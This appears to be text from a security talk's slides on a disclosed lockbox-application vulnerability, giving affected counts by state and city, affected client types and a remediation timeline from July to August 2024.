
Davenport: 597




How Many Could it Be?

Davenport: 597

Iowa: 14,232



How Many Could it Be?



Davenport: 597

Iowa: 14,232

Total: 2,609,107

How Many Could it Be?

States (All)

CA: 351,752

TX: 216,454

FL: 185,468

GA: 176,061

NY: 104,348

AZ: 89,911

NC: 88,917

OH: 86,651

PA: 85,296

IL: 73,616

NJ: 70,096

Cities (All):

Los Angeles: 23,312

Houston: 21,675

Phoenix: 18,265

Las Vegas: 18,082

Atlanta: 16,663

Chicago: 15,706

San Antonio: 15,645

Dallas: 14,097

San Jose: 12,937

Philadelphia: 12,561

Scottsdale: 11,862

Cities (Lockbox):

Los Angeles: 1,253

Philadelphia: 873

Houston: 669

Las Vegas: 667

Chicago: 516

Boynton Beach: 482

East Hampton: 479

Brooklyn: 477


Jacksonville: 469

Saint Louis: 461


Columbus: 447

Types of Clients

- Technology: Several large firms, particularly in cloud computing, software, and e-commerce
- Critical Infrastructure: Power generation facilities and data centers
- Public Sector: Government organizations, including law enforcement
- Residential: Residential addresses, these had the largest number of lock boxes



Remediation Timeline



7/24/24 -
Vulnerability Reported

Both local company who contracts out the larger one and major company contacted immediately upon finding this



7/26/24 -
Formal Report Provided

A formal written report including finding details and proof of concept data was sent to contacts from local company



7/29/24 -
Applications Taken Offline

All applications relating to the app were taken offline for remediation and security improvements



8/16ish/24 -
Applications Restores

Application came back online, attempts were made to verify with the company findings were resolved and properly remediated.



Want to Connect?

Linkedin: [/in/mckeegan/](#)

Discord:

[@bradleyuniversity](#)

Email: [*@kbots.tech](#)

Site: [kbots.tech](#)

Site is not fully up to date, will get to it eventually

Questions or
Comments?

